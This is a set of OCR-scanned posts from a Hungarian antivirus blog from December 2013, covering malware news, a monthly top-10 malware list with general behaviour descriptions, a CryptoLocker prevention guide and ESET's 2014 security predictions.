
Szomorú hazai vonatkozású hírt is kaptunk, miszerint **váratlanul elhunyt az Egyesült Államokban élő Szőr Péter, a világhírű antivírus szakember**. Péter nemzetközileg is elismert szaktekintély volt, annak idején Pasteur nevű víruskeresője tette ismertté a nevét. Emellett "A vírusvédelem művészete" című, magyarul is kiadott könyve világszerte biztosan megtalálható minden antivírus szakember polcán.



Szóba került még ezenkívül a CryptoLocker váltságdíjat szedő kártevő is. Nem is akármilyen körülmények között emlegettük, ugyanis **novemberben a massachusettsi zsaruk futottak bele a zsaroló kártevőbe**. A rendőrök szóltak ugyan az F□ -nak, hogy segítséget kérnek, de már csak azután, hogy előbb pikáns módon kifizették a 2 □ tcoin - 750 USD értékű váltságdíjat a bűnözőknek, hogy megkaphassák az elkódolást állítólag feloldó titkos kulcsot. Elmondásuk szerint korábban még nem is hallottak a Bitcoinról, direkt csak emiatt néztek utána, hogy mi az.



Végezetül egy olyan újabb átverésről írtunk, amelyben létező antivírus cégek nevében küldtek ki nagy mennyiségű spamet. **Ebben látszólag neves biztonsági cégek nevében írtak nekünk azzal az ürüggyel, hogy sürgősen foltozzuk rendszerünket, és ehhez mellékeltek is egy állományt, amit állítólag a frissítés érdekében le kell futtatni, ám természetesen a kéretlen üzenet csatolmánya egy kártevő volt.** Érdemes hangsúlyozni, hogy Windows frissítés soha nem érkezik e-mailben, de jöjjön ez látszólag bárkitől is, kéretlen üzenethez tartozó futtatható EXE vagy ZIP mellékletet soha ne nyissunk meg.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2013. novemberében a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 18.27%-áért. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, **az csatlakozhat hozzánk az ESET Magyarország** www.facebook.com/biztonsag, illetve az antivirusblog.hu oldalán.

1. Win32/Bundpill féreg
Elterjedtsége a novemberi fertőzések között: 3.68%


Működés: A Win32/Bundpill féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

2. LNK/Agent trójai
Elterjedtsége a novemberi fertőzések között: 2.11%

Működés A LNK/Agent trójai fő feladata, hogy a háttérben különféle létező és legitim - alaphelyzetben egyébként ártalmatlan - Windows parancsokból kártékony célú utasítássorozatokat fűzzön össze, majd futtassa is le azokat. Ez a technika legelőször a Stuxnet elemzésénél tűnt fel a szakembereknek, a sebezhetőség lefuttatásának négy lehetséges módja közül ez volt ugyanis az egyik. Víruselemzők véleménye szerint ez a módszer lehet a jövő Autorun.inf szerű kártevője, ami valószínűleg szintén széles körben és hosszú ideig lehet képes terjedni.



Bővebb információ: http://www.virusradar.com/en/LNK_Agent.AK/description

3. Win32/Sality vírus
Elterjedtsége a novemberi fertőzések között: 1.95%


Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.virusradar.com/Win32_Sality.NAR/description

4. INF/Autorun vírus
Elterjedtsége a novemberi fertőzések között: 1.94%


Működés Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

5. HTML/ScrInject trójai
Elterjedtsége a novemberi fertőzések között: 1.62%

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

6. Win32/Dorkbot féreg
Elterjedtsége a novemberi fertőzések között: 1.52%


Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

7. Win32/Conficker féreg
Elterjedtsége a novemberi fertőzések között: 1.47%


Működés A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

8. HTML/Iframe.B.Gen vírus
Elterjedtsége a novemberi fertőzések között: 1.43%


Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

9. Win32/Ramnit vírus
Elterjedtsége a novemberi fertőzések között: 1.37%

Működés A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

10. Win32/TrojanDownloader.Small trójai
Elterjedtsége a novemberi fertőzések között: 1.18%

Működés: A Win32/TrojanDownloader.Small egy olyan trójai, amelynek fő célja további kártékony kódokat letölteni az internetről a fertőzött számítógépre. Maga a kártevő tartalmaz egy fix URL címet, ahonnan a kártékony EXE állomány letöltés próbálja elvégezni, ehhez a HTTP protokollt használja. A kártevőcsalád legelső változatai már 2005 óta ismertek, de azóta is folyamatosan jelennek meg belőle újabb és újabb verziók.



Bővebb információ: http://www.virusradar.com/en/Win32_TrojanDownloader.Small.AAB/description

Tetszik 8 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 3 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi ünnepeket
- Kisokos a Cryptolocker kártevő ellen
- Így vigyázz a Bitcoinodra
- Öt új kiberbűnözői név az FBI listáján
- Mentéseket törlő féreg az élen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5687458

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Kisokos a Cryptolocker kártevő ellen


2013.12.16. 13:20 | Csizmazia István [Rambo] | 1 komment

Címkék: backup zsarolás titkosítás mentés ransomware cryptolocker


A botnetek is nagy erővel terjesztik azt a zsaroló programot, amely a merevlemezünk, illetve adataink - ezúttal már 2048 bites RSA kulccsal történő - elkódolásával fenyeget bennünket. Bár időnként rendszeresen elővesszük a témát, ha éppen valami miatt aktuálissá válik - például Bitcoinban is lehet már fizetni a bűnözőknek- de most mintegy összefoglalásképpen, mindent egy helyen: csokorba gyűjtjük a védekezéshez szükséges fontos tudnivalókat.




Első és legfontosabb, hogy a nagyobb hangsúlyt lehetőleg a megelőzésre tegyük, mert a mentesítés, helyreállítás sokszor nehézkes, vagy időnként akár lehetetlen. Bár néha olyan extremitásokat is láthatunk, mint amikor a rendőrök fizetnek váltságdíjat az adataikért, nem árt tudni, hogy semmilyen garancia nincs arra, hogy a fizetés után hozzáférünk az adatainkhoz: vagy igen, vagy nem.



A legnagyobb fegyver a saját adataink rendszeres külső adathordozóra való mentése. Ezt legjobb titkosítva kiírni, illetve az is jó, ha nem egyetlen mentést írunk mindig felül, hanem időnként egyet-egyet archiválunk az örökkévalóságnak - mondjuk DVD lemez formájában is. **Nem árt tudni, ha bejutott a gépünkre a Cryptolocker, akkor ha elegendő ideje van, minden Windows alatt mappelt - értsd felcsatlakoztatott, például betűjellel hozzárendelt - meghajtónkon végiggyalogolhat a titkosításával**, így a bedugott USB tárolóink, hálózati meghajtóink, de a felhős tárhely is áldozatul eshet.




Kapcsoljuk vissza az alapértelmezett láthatatlan ismert fájl kiterjesztéseket, hogy a jól ismert Kournikova.jpg.exe típusú átveréseket kivédhessük. Szinte hihetetlen, hogy a Windows 95 óta hány fertőzés alapult már a dupla, vagy többszörös fájl kiterjesztéseken, amit a Windows azóta is, még a 8-asban is "jótékonyan" eltakar előlünk. **Sőt, igazából már nem csak a Windowson tudjuk kikapcsolni ezt az idióta alapértelmezést, hanem a trójaiak elkerülése érdekében immáron Macintoshon is érdemes megfutni ugyanezt a kört.**



Szűrjük az e-mail mellékletekben érkező EXE és ZIP állományokat, ezek a leggyakoribb hordozói a fertőzéseknek. Nyilván életszerű esetben kellhet a munkánkhoz is ZIP, de akkor nem kéretlenül és ismeretlen feladótól kapjuk, illetve szokjunk rá a jelszóval titkosított tömörítvények használatához.




Tudjunk róla, hogy létezik egy úgynevezett Cryptolocker Prevention Kit is, amelyből a megelőzéshez szükséges anyagokat, tudnivalókat, házirendeket ismerhetünk meg.



Ha nem használjuk Windows alatt az asztal távoli elérését, úgy tiltsuk le a Remote Desktop Protocol (RDP) protokollt, ehhez XP, Win7 és Win8 alatt is vannak megfelelő útmutatók, mi itt most a 7-eshez valót linkeltük be.




Tartsuk naprakészen nem csak az operációs rendszerünket, de minden felhasználói programunkat is. Természetesen ezek közt is vannak olyan kiemelkedően veszélyes, széleskörűen kihasznált elemek, mind az Adobe Flash, Oracle Java vagy az Adobe PDF. **Windows alatt a nem Microsoftos, thirdparty programok frissítésit legkönnyebben a Secunia Personal Inspectorral, míg Macintosh alatt a szintén ingyenes Bodega programmal menedzselhetjük.**



Használjunk rendszeresen frissített, megbízható internetbiztonsági csomagot,benne nem csak antivírust, hanem tűzfalat is, ez utóbbi segíthet észlelni, blokkolni az esetleges botnetes C&C forgalmat.



Használjuk a rendszervisszállítási lehetőséget. Ha ez a funkció aktív, akkor az incidens előtti állapotra tudunk visszalépni. Azt viszont nem árt tudni, egyes kártevők képesek a backup állományainkat törölni, sőt **a Cryptolocker újabb variánsai is már szisztematikusan vadásznak a rendszer visszaállítás adatfájljaira.**



Ha minden kötél szakad, utolsó mentsvárként visszaállíthatjuk az órát a BIOS-ban. Amikor már el vannak kódolva az állományok, miközben nem tudunk mosolyogva friss mentést előhúzni a tarsolyunkból, és már ketyeg a 72 órás határidő a váltságdíj fizetésre, akkor jobb híján ezzel is lehet próbálkozni - **inkább minden mindegy alapon, bár ekkor már akár atombunkert is építhetünk Kocsordon**. **A zsarolóknak való fizetést - mint ahogy azt már a cikk elején is említettük - lehetőség szerint nem javasoljuk. Ez a szokásos okokon felül - bátorítja a bűnözőket további ilyen cselekményre - azzal is magyarázható, hogy számos esetben az utalás ellenére a várva várt dekódoló kulcs később sosem érkezett meg az áldozatokhoz.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Elhunyt Szőr Péter
- Negyedszázados a számítógépes féreg
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5695030

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a

Felhasználási feltételekben.

Kovacs Nocraft Jozsefne 2013.12.1□. 00:□3:□3

Köszönöm a posztot, telepítettem a CryptoPeventet.

2014 az internetes adatvédelemről szól majd

2013.12.18. 11:16 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: it biztonság adatvédelem privacy jóslat android 2014 eset veszélyek

Az ESET összeállította a káros fenyegetésekkel foglalkozó éves előrejelzését. Az összefoglaló szerint 2011-ben a botnetek és rosszindulatú programok okoztak fejtörést, 2012-ben a fenyegetések többsége már a mobil platformokat érte. Egy évvel később a mobileszközöket érő támadások szédítő sebességgel történő növekedése volt a fő téma. **2014-ben a szokásos fenyegetések mellett - Edward Snowden nyomán - a felhasználók online adatvédelme lesz az elsődleges fókusztéma.**



Az összeállítás három fő területet ölel fel: az adatvédelem hiánya és a hatékonyabb védelem az interneten, az androidos felületeket érő támadások, és az egyéb fenyegetések.


Az adatvédelem hiánya és a védelem növekedése
Az elmúlt években a cloud tárolási technika jelentősen megnövekedett a magán- és a vállalati felhasználók körében is. A Gartner felmérése szerint 2011-ben 7%-ot tett ki a felhő alapú szolgáltatások felhasználóinak száma, míg azt jósolják, hogy 2016-ra ez a szám eléri a 36%-ot. A Cisco "Global Cloud Index" felmérése kimutatta, hogy globális felhőalapú adatforgalom 2017-re négy és félszeresére, 1.2 zettabájtról, 5.3 zettabájtra nő. **A "mindenki a cloudba" tendencia számos biztonsági következménnyel járt**, viszont az adatvédelem is hasonló változásokon ment keresztül a helyes és helytelen használatnak köszönhetően. Az internetes adatvédelem kihívása nem csupán annyi, hogy csökkentjük az embereket érintő számítógépes fenyegetéseket. Jó kiindulási pontot jelenthet, ha a felhasználói oldalon megjelenik a személyes adatok védelmére való igény, de emellett elengedhetetlen, hogy az emberek tisztában legyenek az információbiztonság minden aspektusával. Ellenkező esetben lehetetlen megvédeni őket a növekvő számítógépes támadások ellen.




Az Android operációs rendszert érő támadások
Az ESET már a tavalyi jelentésben is megjósolta az Android operációs rendszert érő rosszindulatú támadások jelentős növekedését. **2012-ről 2013-ra 60%-kal nőtt az észlelt támadások száma, amely 2014-re még tovább fog emelkedni.** A 2013-as trendriportból az is nyilvánvalóvá vált, hogy az Android lett a legelterjedtebb mobiltelefon operációs rendszer. Az Android platformot támadó rosszindulatú programok száma gyorsan növekszik.



A 2012-es adatokhoz képest 2013-ben 63%-kal nőtt a felismert támadások száma (fontos megemlíteni, hogy az adatok csak 2013 októberéig kerültek feldolgozásra). Az androidos platformokat ért rosszindulatú támadások növekedésével párhuzamosan a malware családok számának szaporodását is megfigyelhetjük. **Míg 2012 első tíz hónapjában 55, addig 2013 októberéig összesen 79 különféle malware család felbukkanását észlelték.**



Veszélyben az okostévénk is - további várható trendek
A fent említett fókuszterületek mellett a **következő témákra lesz érdemes fokozottan figyelni jövőre: ransomware vírusok (ilyen például a Cryptolocker nevű kódoló), Java sérülékenységek, a mindig jelenlévő és egyre bonyolultabb botnetek, a 64 bites fenyegetések, illetve olyan kódok, amelyek a virtuális fizetőeszközök ellopását célozzák meg.** Emellett nagy figyelmet kell szentelnünk az olyan eszközökre, mint az okostévék, okosautók és játékkonzolok, amelyek óriási lehetőséget jelentenek az internetes bűnözők számára, így rövid időn belül számítanunk kell az okoseszközöket támadó programok megjelenésére.



A teljes Trends 2014 - The Challenge of Internet Privacy jelentés a WeLiveSecurity.com oldalon érhető el. Szintén itt olvasható az ESET bloggerei által írt A buffet of 2014 security and privacy predictions bejegyzés.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

g+1 0 Tweet

Ajánlott bejegyzések:

- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Így vigyázz a Bitcoinodra
- Elhunyt Szőr Péter
- Negyedszázados férgek - októberi adatok
